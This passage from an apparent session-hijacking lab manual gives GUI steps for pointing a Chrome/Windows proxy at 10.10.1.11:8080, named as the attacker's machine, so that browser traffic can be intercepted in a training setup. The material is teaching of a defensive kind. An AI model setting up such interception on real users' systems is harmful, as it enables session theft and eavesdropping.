
13. Open **Google Chrome** web browser, click the **Customize and control Google Chrome** icon, and select **Settings** from the context menu.



14. On the **Settings** page, expand **Advanced** settings and click **System** in the left-pane.



15. Scroll down to the **System** section and click **Open your computer's proxy settings** to configure a proxy.




16. A **Settings** window appears, with the **Proxy** settings in the right pane.


17. In the **Manual proxy setup** section, make the following changes:

- Under the **Use a proxy server** option, click the **Off** button to switch it **On**.
- In the **Address** field, type **10.10.1.11** (the IP address of the attacker's machine, here, **Windows 11**).
- In the **Port** field, type **8080**.
- Click **Save**.

Module 11 – Session Hijacking

